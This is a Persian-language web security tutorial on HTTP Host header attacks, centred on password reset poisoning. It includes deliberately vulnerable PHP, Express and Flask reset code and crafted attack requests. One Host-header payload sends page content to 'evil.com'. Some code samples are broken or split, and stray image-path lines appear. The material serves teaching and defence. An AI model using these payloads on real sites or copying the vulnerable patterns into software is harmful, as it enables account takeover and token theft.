همونطور که قبلاً گفتیم، وبسایتهای معمولاً از طریق `Host` هدر در دسترس قرار میگیرن، مثل `لود بالانسر` یا `ریورس پراکسی`. توی این نوع معماری، هدر `Host` که سرور بکاند دریافت میکنه، ممکنه شامل نام دامنه یکی از این سیستمهای واسطه باشه. مثلاً اگر `لود بالانسر` جلوی سرور بکاند باشه، هدر `Host` ممکنه `لود بالانسر` (مثلاً `lb.example.com`) رو نشون بده، نه دامنه اصلی که کاربر درخواست کرده (مثلاً `example.com`). این دامنه معمولاً برای عملکرد درخواستی (`requested functionality`) اهمیتی نداره و ممکنه باعث مشکل بشه.

برای حل این مشکل، سرور جلویی (`front-end`، بخشی که مستقیم با کاربر در ارتباطه) ممکنه هدر `X-Forwarded-Host` رو به درخواست اضافه کنه. این هدر شامل مقدار اصلی هدر `Host` از درخواست اولیه کلاینت (کاربر) هست. به زبان ساده، `X-Forwarded-Host` به سرور بکاند می‌گه که کاربر واقعاً چه دامنه‌ای رو درخواست کرده، حتی اگر درخواست از `یه سیستم واسطه` گذشته باشه. به همین دلیل، وقتی هدر `X-Forwarded-Host` توی درخواست وجود داشته باشه، خیلی از فریمورکها (ابزارها یا کتابخانه‌هایی که برای توسعه وبسایت استفاده می‌شن، مثل `Django` یا `Express`) به جای هدر `Host`، به `X-Forwarded-Host` نگاه می‌کنن. شما ممکنه این رفتار رو حتی توی موقعیتهایی ببینید که هیچ سرور جلویی از این هدر استفاده نمی‌کنه، چون بعضی فریمورکها به صورت پیش فرض این هدر رو پشتیبانی می‌کنن.

شما می‌تونید گاهی از هدر `X-Forwarded-Host` برای تزریق ورودی مخربتون استفاده کنید و در عین حال اعتبارسنجی روی هدر `Host` رو دور بزنید. برای مثال:



توی این درخواست، هدر Host مقدار درست vulnerable-website.com رو داره و اعتبارسنجی رو رد می‌کنه، ولی هدر X-Forwarded-Host یه مقدار مخرب داره. اگه سرور بکاند به X-Forwarded-Host اولویت بده، ممکنه مقدار bad-stuff-here رو به‌عنوان دامنه واقعی در نظر بگیره و رفتارش رو بر اساس اون تغییر بده، مثلاً لینک‌های مخرب تولید کنه یا کاربر رو به یه سایت جعلی هدایت کنه. هرچند X-Forwarded-Host استاندارد اصلی برای این کاره، ممکنه با هدرهای دیگه‌ای هم روبه‌رو بشید که کار مشابهی انجام می‌دن، از جمله:

X-Host: هدر دیگه‌ای که بعضی سرورها برای مشخص کردن دامنه اصلی استفاده می‌کنن.
X-Forwarded-Server: هدر مشابهی که معمولاً نام سرور واسطه رو نشون می‌ده، ولی گاهی برای بازنویسی هدر Host استفاده می‌شه.

X-HTTP-Host-Override: هدر کمتر رایجی که برای بازنویسی هدر Host توی بعضی سیستم‌ها پشتیبانی می‌شه.

Forwarded: یه هدر استاندارد توی RFC 7239 که اطلاعات بیشتری درباره مسیر درخواست (مثلاً دامنه و سرورهای واسطه) ارائه می‌ده و می‌تونه برای بازنویسی هدر Host استفاده بشه.

Tip (نکته)

از نظر امنیتی، مهمه که بدونید بعضی وبسایت‌ها، حتی شاید وبسایت خودتون، این نوع رفتار رو به صورت ناخواسته پشتیبانی می‌کنن. این معمولاً به این دلیله که یک یا چند تا از این هدرها (مثل X-Forwarded-Host یا Forwarded) به صورت پیش فرض توی فناوری‌های شخص ثالث (third-party technologies، ابزارها یا سرویس‌هایی که وبسایت از شرکت‌های دیگه استفاده می‌کنه، مثل یه CDN یا فریم‌ورک) فعالن. مثلاً یه وبسایت ممکنه از یه سرور Nginx به عنوان ریورس پراکسی استفاده کنه و این سرور به صورت پیش فرض هدر X-Forwarded-Host رو پشتیبانی کنه، بدون اینکه توسعه‌دهنده‌ها این رو بدونن یا تنظیماتش رو تغییر بدن. این باعث می‌شه وبسایت در برابر حملات هدر Host آسیب‌پذیر بشه.

How to exploit the HTTP Host header (چطور از هدر HTTP Host بهره‌برداری کنیم)

وقتی که تونستید تشخیص بدید که می‌تونید نام‌های هاست دلخواه (یعنی هر نام دامنه‌ای که بخواید، مثل fake.com) رو به برنامه هدف ارسال کنید، می‌تونید شروع کنید به پیدا کردن راه‌هایی برای بهره‌برداری (exploit) از این آسیب‌پذیری. به زبون ساده، اگه سرور به هدر Host اعتماد بیش از حد داشته باشه و شما بتونید مقدارش رو تغییر بدید، می‌تونید از این موقعیت برای انجام حملات مختلف استفاده کنید.

توی این بخش، چند مثال از حملات رایج هدر HTTP Host رو که ممکنه بتونید انجام بدید، توضیح می‌دیم.

ما توی این بخش، مثال‌های زیر رو پوشش می‌دیم:

Password Reset Poisoning (مسموم کردن بازنشانی رمز عبور):

توی این حمله، هکر از هدر Host برای دستکاری لینک‌های بازنشانی رمز عبور استفاده می‌کنه. مثلاً اگه یه وب‌سایت برای بازنشانی رمز عبور یه لینک توی ایمیل بفرسته و این لینک با هدر Host ساخته بشه، هکر می‌تونه هدر Host رو به یه دامنه مخرب (مثلاً malicious.com) تغییر بده. اینطوری، لینک بازنشانی به جای دامنه اصلی (مثلاً example.com) به دامنه مخرب اشاره می‌کنه، و کاربر با کلیک روی لینک به سایت هکر هدایت می‌شه. هکر می‌تونه توکن بازنشانی (reset token، کدی که برای تأیید هویت کاربر توی فرآیند بازنشانی استفاده می‌شه) رو بدزده و رمز کاربر رو تغییر بده. آزمایشگاه‌های تعاملی (LABS) به شما اجازه می‌دن این حمله رو روی یه وب‌سایت آزمایشی تمرین کنید.

Web Cache Poisoning (مسموم کردن کش وب):

توی این حمله، هکر هدر Host رو دستکاری می‌کنه تا محتوای مخرب رو توی کش (cache، حافظه موقتی که برای سرعت بخشیدن به بارگذاری صفحات استفاده می‌شه) سرور یا یه

پراکسی (سیستم واسطه‌ای که درخواست‌ها رو مدیریت می‌کنه) ذخیره کنه. مثلاً اگه هدر Host به malicious.com تغییر کنه و سرور محتوای مخرب (مثلاً یه اسکریپت جاوااسکریپت مخرب) رو کش کنه، کاربرای دیگه که به سایت اصلی وصل می‌شن، این محتوای مخرب رو از کش می‌گیرن و ممکنه به یه سایت جعلی هدایت بشن یا اطلاعاتشون دزدیده بشه. آزمایشگاه‌های تعاملی (LABS) به شما کمک می‌کنن این نوع حمله رو روی یه وبسایت آزمایشی تست کنید.

Exploiting Classic Server-Side Vulnerabilities (بهره‌برداری از آسیب‌پذیری‌های کلاسیک سمت سرور):

اگه سرور از هدر Host توی یه بخش حساس (مثلاً توی کوئری دیتابیس یا تولید فایل‌های لاگ) استفاده کنه، هکر می‌تونه با دستکاری هدر، آسیب‌پذیری‌های کلاسیک سمت سرور رو بهره‌برداری کنه. مثلاً توی SQL Injection (یه نوع حمله که هکر کد SQL مخرب رو توی ورودی‌ها وارد می‌کنه تا دیتابیس رو دستکاری کنه)، اگه هدر Host مستقیم توی یه کوئری SQL استفاده بشه، هکر می‌تونه یه مقدار مخرب (مثلاً '1'='1' OR) وارد کنه و باعث بشه کوئری تغییر کنه و داده‌های حساس (مثل رمزهای کاربر) فاش بشه. این نوع حمله‌ها به این دلیل "کلاسیک" نامیده می‌شن که از روش‌های قدیمی و شناخته‌شده برای حمله به سرور استفاده می‌کنن.

Bypassing Authentication (دور زدن احراز هویت):

توی این حمله، هکر از هدر Host برای دور زدن مکانیزم‌های احراز هویت (authentication، فرآیندی که هویت کاربر رو تأیید می‌کنه، مثلاً با وارد کردن نام کاربری و رمز عبور) استفاده می‌کنه. مثلاً اگه یه وبسایت از هدر Host برای تشخیص دامنه‌ای که کاربر باید بهش دسترسی داشته باشه استفاده کنه، هکر می‌تونه هدر Host رو به یه دامنه دیگه تغییر بده و دسترسی غیرمجاز به بخش‌هایی از سایت پیدا کنه. برای مثال، اگه یه ساب‌دامین احراز هویت ضعیف‌تری داشته باشه، هکر می‌تونه هدر Host رو به اون ساب‌دامین تغییر بده و به بخش‌های حساس دسترسی پیدا کنه.

Virtual Host Brute-Forcing (brute-force هاست‌های مجازی):

توی این روش، هکر سعی می‌کنه با حدس زدن نام‌های دامنه مختلف توی هدر Host، هاست‌های مجازی (virtual hosts)، وبسایت‌هایی که روی یه سرور مشترک میزبانی می‌شن و با هدر Host از هم جدا می‌شن) رو پیدا کنه. Brute-forcing یعنی امتحان کردن تعداد زیادی مقدار به صورت خودکار تا یه نتیجه درست پیدا بشه. مثلاً هکر می‌تونه هدر Host رو به test.example.com، admin.example.com یا dev.example.com تغییر بده و ببینه آیا سرور پاسخی می‌ده یا نه. اگه سرور به یکی از این دامنه‌ها پاسخ بده، ممکنه هکر بتونه به یه بخش مخفی یا حساس از سایت دسترسی پیدا کنه، مثلاً یه پنل ادمین که قرار نبوده عمومی باشه.

Routing-Based SSRF (حمله SSRF مبتنی بر مسیریابی):

توی این حمله، هکر از هدر Host برای انجام SSRF (Server-Side Request Forgery) استفاده می‌کنه، یعنی سرور رو وادار می‌کنه به یه آدرس دلخواهش درخواست بفرسته. اگه سرور از هدر Host برای مسیریابی (routing) درخواست‌ها به سیستم‌های داخلی استفاده کنه، هکر می‌تونه با تغییر هدر، سرور رو وادار کنه به یه سرور مخرب درخواست بفرسته. مثلاً اگه سرور یه API داخلی (یه رابط برنامه‌نویسی که فقط از داخل شبکه قابل دسترسیه) داشته باشه، هکر می‌تونه هدر Host رو به malicious.com تغییر بده و سرور رو وادار کنه به اون آدرس درخواست بفرسته، که ممکنه باعث فاش شدن داده‌های حساس (مثل توکن‌های احراز هویت) بشه.

Password Reset Poisoning

مسموم کردن لینک بازنشانی رمز عبور (Password reset poisoning) به تکنیکه‌ای که توی اون، هکر به وبسایت آسیب‌پذیر رو دستکاری می‌کنه تا به لینک بازنشانی رمز عبور (password reset link) تولید کنه که به یه دامنه تحت کنترل هکر (مثلاً `evil-user.net`) اشاره کنه. این رفتار می‌تونه برای دزدیدن توکن‌های مخفی (secret tokens، کدهای یکتا و موقتی که برای بازنشانی رمز عبور استفاده می‌شن) که برای تغییر رمز عبور کاربر لازمه، استفاده بشه و در نهایت، هکر می‌تونه حساب کاربر رو به خطر بندازه و کنترلشون رو به دست بگیره.

بازنشانی رمز عبور چطور کار می‌کنه؟

تقریباً همه وبسایت‌هایی که نیاز به ورود (login) دارن، به قابلیت برای بازنشانی رمز عبور هم دارن تا کاربر بتونن اگه رمز عبور خودشون رو فراموش کردن، اون رو عوض کنن. روش‌های مختلفی برای این کار وجود داره که هر کدوم سطح امنیت و کاربرد متفاوتی دارن. یکی از رایج‌ترین روش‌ها این شکلیه:

- کاربر نام کاربری یا آدرس ایمیلش رو وارد می‌کنه و به درخواست بازنشانی رمز عبور (password reset request) ثبت می‌کنه.

- وبسایت بررسی می‌کنه که آیا این کاربر توی سیستم وجود داره یا نه. بعد، به توکن موقت، یکتا و با آنتروپی بالا (high-entropy token)، یعنی یه کد تصادفی و پیچیده که حدس زدنش خیلی سخت باشه (تولید می‌کنه و این توکن رو توی سرور بک‌اند به حساب کاربر مرتبط می‌کنه).

- وبسایت به ایمیل برای کاربر می‌فرسته که شامل یه لینک برای بازنشانی رمز عبور هست. توکن یکتای کاربر به عنوان یه پارامتر کوئری (query parameter، بخشی از URL که بعد از علامت `?` میاد و داده‌ها رو منتقل می‌کنه) توی URL قرار می‌گیره:

<https://normal-website.com/reset?token=0a1b2c3d4e5f6g7h8i9j>

- وقتی کاربر روی این URL کلیک می‌کند، وبسایت بررسی می‌کند که آیا توکن ارائه شده معتبره یا نه و ازش برای تشخیص اینکه کدوم حساب قراره بازنشانی بشه استفاده می‌کند. اگه همه چیز درست باشه، به کاربر اجازه می‌ده یه رمز عبور جدید وارد کنه. در نهایت، توکن از بین می‌ره تا دیگه قابل استفاده نباشه.

این فرآیند به نظر ساده میاد و نسبت به روش‌های دیگه (مثلاً بازنشانی با سؤال امنیتی که ممکنه حدس زدنش راحت‌تر باشه) امنیت خوبی داره. اما امنیتش به این بستگی داره که فقط کاربر موردنظر به ایمیل خودش دسترسی داشته باشه و در نتیجه، فقط خودش بتونه به توکن یکتاش دسترسی پیدا کنه. مسموم کردن بازنشانی رمز عبور یه روشه برای دزدیدن این توکن تا هکر بتونه رمز عبور یه کاربر دیگه رو تغییر بده.

چطور یه حمله مسموم کردن لینک بازنشانی رمز عبور بسازیم؟

اگه URL که برای کاربر فرستاده می‌شه به صورت پویا بر اساس یه ورودی قابل کنترل مثل هدر Host تولید بشه، ممکنه بتونید یه حمله مسموم کردن بازنشانی رمز عبور به این شکل بسازید:

- هکر اول ایمیل یا نام کاربری قربانی رو به دست میاره و به جای قربانی یه درخواست بازنشانی رمز عبور ثبت می‌کند. موقع ارسال فرم، هکر درخواست HTTP رو رهگیری (intercept) می‌کند، یعنی با ابزاری مثل Burp Suite درخواست رو می‌گیره و تغییرش می‌ده، و هدر Host رو طوری تغییر می‌ده که به یه دامنه تحت کنترل خودش (مثلاً `evil-user.net`) اشاره کنه.

- قربانی یه ایمیل بازنشانی رمز عبور واقعی از وبسایت دریافت می‌کند. این ایمیل به نظر معمولی میاد و یه لینک برای بازنشانی رمز عبور داره که شامل یه توکن بازنشانی معتبره و به حساب قربانی مرتبط شده. اما دامنه توی URL به سرور هکر اشاره می‌کند:

<https://evil-user.net/reset?token=0a1b2c3d4e5f6g7h8i9j>

- اگر قربانی روی این لینک کلیک کند (یا اگر لینک به هر شکلی فراخوانی بشود، مثلاً توسط یک اسکریپت ویروس که لینک‌ها را خودکار بررسی می‌کند)، توکن بازنشانی رمز عبور به سرور هکر ارسال می‌شود. چون دامنه توی URL به `evil-user.net` اشاره می‌کند، درخواست به سرور هکر می‌رود و هکر می‌تونه توکن را ببیند.

- حالا هکر می‌تونه به URL واقعی وبسایت آسیب‌پذیر برود و توکن دزدیده‌شده قربانی را توی پارامتر مربوطه وارد کند. اینطوری هکر می‌تونه رمز عبور کاربر را به هر چیزی که بخواد تغییر بده و بعد با رمز جدید وارد حسابش بشود.

حتی اگر نتوانید لینک بازنشانی رمز عبور را مستقیماً کنترل کنید، گاهی می‌توانید از هدر Host برای تزریق کد HTML توی ایمیل‌های حساس استفاده کنید. توجه کنید که کلاینت‌های ایمیل (email clients، برنامه‌هایی مثل Gmail یا Outlook که ایمیل‌ها را نشان می‌دهند) معمولاً جاوااسکریپت را اجرا نمی‌کنند، ولی تکنیک‌های دیگر تزریق HTML، مثل حملات dangling markup (یه نوع حمله که هکر با تزریق تگ‌های HTML ناقص، داده‌های حساس را از صفحه می‌دزدد، مثلاً با بستن یه تگ باز و اضافه کردن یه تگ مخرب)، ممکنه همچنان کار کنند. مثلاً اگر هدر Host به `evil-user.net` تغییر کند، ممکنه این کد HTML توی ایمیل رندر بشود و یه رفتار مخرب ایجاد کند.

کدهای آسیب‌پذیر

توی بخش قبلی درباره مسموم کردن بازنشانی رمز عبور (Password reset poisoning) صحبت کردیم و گفتیم که هکر می‌تونه با دستکاری هدر Host، لینک بازنشانی رمز عبور رو به یه دامنه مخرب تغییر بده و توکن بازنشانی رو بدزده. حالا می‌خوام سه نمونه کد آسیب‌پذیر مختلف رو که نشون می‌دن چطور این مشکل به وجود میاد و هکر چطور می‌تونه ازش سوءاستفاده کنه، توضیح بدم. هر کد رو با جزئیات بررسی می‌کنم و می‌گم چرا آسیب‌پذیره و هکر چطور می‌تونه ازش بهره‌برداری کنه.

کد آسیب‌پذیر 1: تولید لینک بازنشانی با استفاده مستقیم از هدر (PHP) Host

```
<?php
// هست reset_password.php به اسم PHP فرض کنید این کد توی یه فایل
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $email = $_POST['email'];

    // بررسی اینکه کاربر وجود داره (برای ساده‌سازی، این بخش رو خلاصه می‌کنیم)
    $user = find_user_by_email($email); // تابع فرضی برای پیدا کردن کاربر
    if ($user) {
        // تولید توکن بازنشانی
        $token = bin2hex(random_bytes(16)); // به توکن تصادفی 32 کاراکتری
        save_reset_token($user['id'], $token); // ذخیره توکن توی دیتابیس (تابع فرضی)

        // تولید لینک بازنشانی با استفاده از هدر Host
        $host = $_SERVER['HTTP_HOST']; // گرفتن هدر Host از درخواست
        $reset_link = "https://$host/reset?token=$token";


        // ارسال ایمیل به کاربر
        $message = "\n$reset_link برای بازنشانی رمز عبور، روی لینک زیر کلیک کنید";
        mail($email, "بازنشانی رمز عبور", $message); // تابع فرضی برای ارسال ایمیل
        echo "ایمیل بازنشانی برای شما ارسال شد.";
    } else {
        echo "کاربر پیدا نشد.";
    }
}
?>
```

چرا این کد آسیب‌پذیره؟

این کد مستقیماً از هدر Host (که توی PHP از طریق `$_SERVER['HTTP_HOST']` قابل دسترسیه) برای تولید لینک بازنشانی استفاده می‌کنه، بدون اینکه هدر رو اعتبارسنجی (validate) کنه. هدر Host یه ورودی قابل‌کنترل، یعنی هکر می‌تونه مقدارش رو تغییر بده. اگه هکر هدر Host رو به یه دامنه مخرب (مثلاً `evil.com`) تغییر بده، لینک بازنشانی هم به همون دامنه اشاره می‌کنه و توکن بازنشانی به دست هکر می‌افته.

چطور هکر می‌تونه ازش بهره‌برداری کنه؟


1. هکر یه درخواست بازنشانی رمز عبور برای ایمیل قربانی (مثلاً `victim@example.com`) ارسال می‌کنه:



```
POST /reset_password.php HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded

email=victim@example.com
```

سرور لینک بازنشانی رو با هدر Host تولید می‌کنه:



```
https://evil.com/reset?token=0a1b2c3d4e5f6g7h8i9j
```

این لینک توی ایمیل برای قربانی ارسال می‌شه. قربانی روی لینک کلیک می‌کنه و به سرور هکر (evil.com) هدایت می‌شه.

سرور هکر توکن (0a1b2c3d4e5f6g7h8i9j) رو از URL می‌گیره.

هکر با این توکن به وبسایت اصلی (normal-website.com/reset?token=0a1b2c3d4e5f6g7h8i9j) می‌ره، رمز عبور قربانی رو تغییر می‌ده و حسابش رو می‌دزده

کد آسیب‌پذیر 2: استفاده از هدر Host برای تولید ایمیل با تزریق HTML (Node.js/Express)

```
const express = require('express');
const nodemailer = require('nodemailer'); // برای ارسال ایمیل
const crypto = require('crypto'); // برای تولید توکن

const app = express();
app.use(express.urlencoded({ extended: true }));

// فرض کنید این به تابع فرضی برای پیدا کردن کاربره
function findUserByEmail(email) {
  // برای ساده‌سازی، به کاربر فرضی برمی‌گردونیم
  return email === "victim@example.com" ? { id: 1, email } : null;
}

// فرض کنید این تابع توکن رو توی دیتابیس ذخیره می‌کنه
function saveResetToken(userId, token) {
  // برای ساده‌سازی، فقط چاپ می‌کنیم
  console.log(`Token ${token} saved for user ${userId}`);
}

app.post('/reset-password', async (req, res) => {
  const { email } = req.body;
  const user = findUserByEmail(email);

  if (!user) {
    return res.status(404).send('کاربر پیدا نشد');
  }

  // تولید توکن بازنشانی
  const token = crypto.randomBytes(16).toString('hex');
  saveResetToken(user.id, token);
});
```

```

// تولید لینک بازنشانی با هدر Host
const host = req.headers.host; // گرفتن هدر
const resetLink = `https://${host}/reset?token=${token}`;

// تولید محتوای ایمیل با HTML
const emailContent = `
  <p>برای بازنشانی رمز عبور، روی لینک زیر کلیک کنید</p>
  <a href="${resetLink}">بازنشانی رمز عبور</a>
  <p>یا لینک رو کپی کنید</p>
`;

// ارسال ایمیل (برای ساده‌سازی، تنظیمات واقعی رو وارد نکردیم)
const transporter = nodemailer.createTransport({
  service: 'gmail',
  auth: { user: 'your-email@gmail.com', pass: 'your-password' }
});

await transporter.sendMail({
  from: 'your-email@gmail.com',
  to: email,
  subject: 'بازنشانی رمز عبور',
  html: emailContent
});

res.send('ایمیل بازنشانی برای شما ارسال شد');
});

app.listen(3000, () => console.log('Server running on port 3000'));

```

چرا این کد آسیب‌پذیره؟

این کد هم مثل کد قبلی از هدر Host (که توی Express از طریق `req.headers.host` قابل‌دسترسیه) برای تولید لینک بازنشانی استفاده می‌کنه، بدون اینکه هدر رو اعتبارسنجی کنه. علاوه بر این، محتوای ایمیل به‌صورت HTML تولید می‌شه و اگه هدر Host شامل کد HTML مخرب باشه، این کد توی ایمیل رندر می‌شه. کلاینت‌های ایمیل معمولاً جاوااسکریپت رو اجرا نمی‌کنن، ولی تگ‌های HTML (مثلاً تگ‌های ناقص یا مخرب) ممکنه کار کنن.

چطور هکر می‌تونه ارزش بهره‌برداری کنه؟

1. هکر یه درخواست بازنشانی رمز عبور برای قربانی ارسال می‌کنه و هدر Host رو به یه مقدار مخرب تغییر می‌ده:

```
POST /reset-password HTTP/1.1
Host: evil.com"><img src=x onerror=fetch('http://evil.com/steal?data='+document.body.innerHTML)>
Content-Type: application/x-www-form-urlencoded

email=victim@example.com
```

سرور لینک بازنشانی رو اینطوری تولید می‌کنه:

```
https://evil.com"><img src=x onerror=fetch('http://evil.com/steal?data='+document.body.innerHTML)>/reset?token=0a1b2c3d4e5f6g7h8i9j
```

محتوای ایمیل HTML اینطوری می‌شه:

```
<p>برای بازنشانی رمز عبور، روی لینک زیر کلیک کنید</p>
<a href="https://evil.com"><img src=x onerror=fetch('http://evil.com/steal?data='+document.body.innerHTML)>/reset?token=0a1b2c3d4e5f6g7h8i9j">برای بازنشانی رمز عبور</a>
<p>یا لینک رو کپی کنید</p>
```

اگه کلاینت ایمیل قربانی تگ‌های HTML رو رندر کنه، ممکنه یه حمله **dangling markup** (یه نوع حمله که با تگ‌های HTML ناقص، داده‌های حساس رو می‌دزده) اجرا بشه. مثلاً تگ `<img>` ناقص باعث می‌شه محتوای ایمیل (شامل توکن) به سرور هکر ارسال بشه. هکر توکن رو می‌گیره و مثل مثال قبلی، رمز عبور قربانی رو تغییر می‌ده.

کد آسیب‌پذیر 3: استفاده از X-Forwarded-Host برای بازنویسی هدر Host (Python/Flask)

```
from flask import Flask, request
import secrets
import smtplib
from email.mime.text import MIMEText

app = Flask(__name__)

# فرض کنید این تابع کاربر رو پیدا میکنه
def find_user_by_email(email):
    return email = "victim@example.com" and {"id": 1, "email": email}

# فرض کنید این تابع توکن رو ذخیره میکنه
def save_reset_token(user_id, token):
    print(f"Token {token} saved for user {user_id}")

@app.route('/reset-password', methods=['POST'])
def reset_password():
    email = request.form.get('email')
    user = find_user_by_email(email)

    if not user:
        return "کاربر پیدا نشد.", 404

    # تولید توکن بازنشانی
    token = secrets.token_hex(16)
    save_reset_token(user['id'], token)

    # گرفتن هدر Host، با اولویت دادن به X-Forwarded-Host
    host = request.headers.get('X-Forwarded-Host', request.headers.get('Host'))
    reset_link = f"https://{host}/reset?token={token}"

    # ارسال ایمیل
    msg = MIMEText(f"برای بازنشانی رمز عبور، روی لینک زیر کلیک کنید:\n{reset_link}")
    msg['Subject'] = 'بازنشانی رمز عبور'
    msg['From'] = 'your-email@example.com'
    msg['To'] = email

    with smtplib.SMTP('smtp.example.com', 587) as server:
        server.login('your-email@example.com', 'your-password')
        server.send_message(msg)

    return "ایمیل بازنشانی برای شما ارسال شد."


if __name__ == '__main__':
    app.run(port=5000)
```

چرا این کد آسیب‌پذیره؟

این کد به هدر X-Forwarded-Host اولویت می‌ده نسبت به هدر Host، بدون اینکه هدر X-Forwarded-Host رو اعتبارسنجی کنه. هدر X-Forwarded-Host معمولاً توی معماری‌هایی که از پراکسی یا لود بالانسر (load balancer، سیستمی که ترافیک رو بین چند سرور تقسیم می‌کنه) استفاده می‌کنن، برای انتقال دامنه اصلی درخواست به کار می‌ره. اما چون این هدر هم تحت کنترل کاربره، هکر می‌تونه مقدارش رو تغییر بده و لینک بازنشانی رو به دامنه خودش هدایت کنه.

چطور هکر می‌تونه ازش بهره‌برداری کنه؟

1. هکر یه درخواست بازنشانی رمز عبور برای قربانی ارسال می‌کنه و هدر X-Forwarded-Host رو اضافه می‌کنه:



سرور به X-Forwarded-Host اولویت می‌ده و لینک بازنشانی رو اینطوری تولید می‌کنه:

<https://evil.com/reset?token=0a1b2c3d4e5f6g7h8i9j>

قربانی ایمیل رو دریافت می‌کنه و روی لینک کلیک می‌کنه. درخواست به سرور هکر (evil.com) می‌ره.

هکر توکن رو از URL می‌گیره و با همون توکن به وبسایت اصلی (normal-website.com/reset?token=0a1b2c3d4e5f6g7h8i9j) رمز عبور قربانی رو تغییر می‌ده و حسابش رو می‌دزده.

<https://portswigger.net/web-security/host-header/exploiting/password-reset-poisoning/lab-host-header-basic-password-reset-poisoning>

<https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware>

<https://portswigger.net/web-security/host-header/exploiting/password-reset-poisoning/lab-host-header-password-reset-poisoning-via-dangling-markup>

Web Cache Poisoning via the Host Header

مسموم کردن کش وب از طریق هدر Host

وقتی دارید برای پیدا کردن حملات احتمالی هدر Host کاوش می‌کنید، اغلب با رفتارهایی روبه‌رو می‌شید که به نظر آسیب‌پذیر می‌رسن، ولی مستقیم قابل بهره‌برداری (exploitable) نیستن. برای مثال، ممکنه ببینید که هدر Host توی پاسخ سرور (یعنی کد HTML یا محتوای صفحه‌ای که سرور به مرورگر برمی‌گردونه) reflected می‌شه، بدون اینکه به‌درستی HTML-encoded بشه (یعنی کاراکترهای خاص مثل < یا > به شکل امن تبدیل نشن تا به‌عنوان کد اجرا نشن). یا حتی ممکنه هدر Host مستقیم توی وارد کردن اسکریپت‌ها (مثلاً توی تگ `<script src="...">`) استفاده بشه.

این نوع آسیب‌پذیری‌های منعکس‌شده سمت کلاینت، مثل XSS (Cross-Site Scripting) که توی اون هکر کد جاوااسکریپت مخرب رو توی صفحه تزریق می‌کنه تا توی مرورگر کاربر اجرا بشه، معمولاً وقتی به‌خاطر هدر Host به وجود میان، قابل بهره‌برداری نیستن. دلیلش اینه که هکر نمی‌تونه مرورگر قربانی رو وادار کنه یه هدر Host اشتباه رو به شکلی مفید ارسال کنه. مرورگر همیشه هدر Host رو بر اساس دامنه‌ای که کاربر بهش وصل شده (مثلاً normal-website.com) تنظیم می‌کنه و هکر نمی‌تونه این رفتار رو مستقیم تغییر بده.

اما اگه وب‌سایت هدف از یه کش وب (web cache)، حافظه موقتی که برای سرعت بخشیدن به بارگذاری صفحات، پاسخ‌های سرور رو ذخیره می‌کنه) استفاده کنه، ممکنه بتونید این آسیب‌پذیری به‌ظاهر بی‌فایده و منعکس‌شده رو به یه آسیب‌پذیری خطرناک و ذخیره‌شده تبدیل کنید. این کار با متقاعد کردن کش برای ارائه یه پاسخ مسموم به کاربرای دیگه انجام می‌شه. به زبون ساده، شما یه پاسخ مخرب رو توی کش ذخیره می‌کنید تا کاربرای دیگه که به همون صفحه سر می‌زنن، محتوای مخرب رو دریافت کنن.

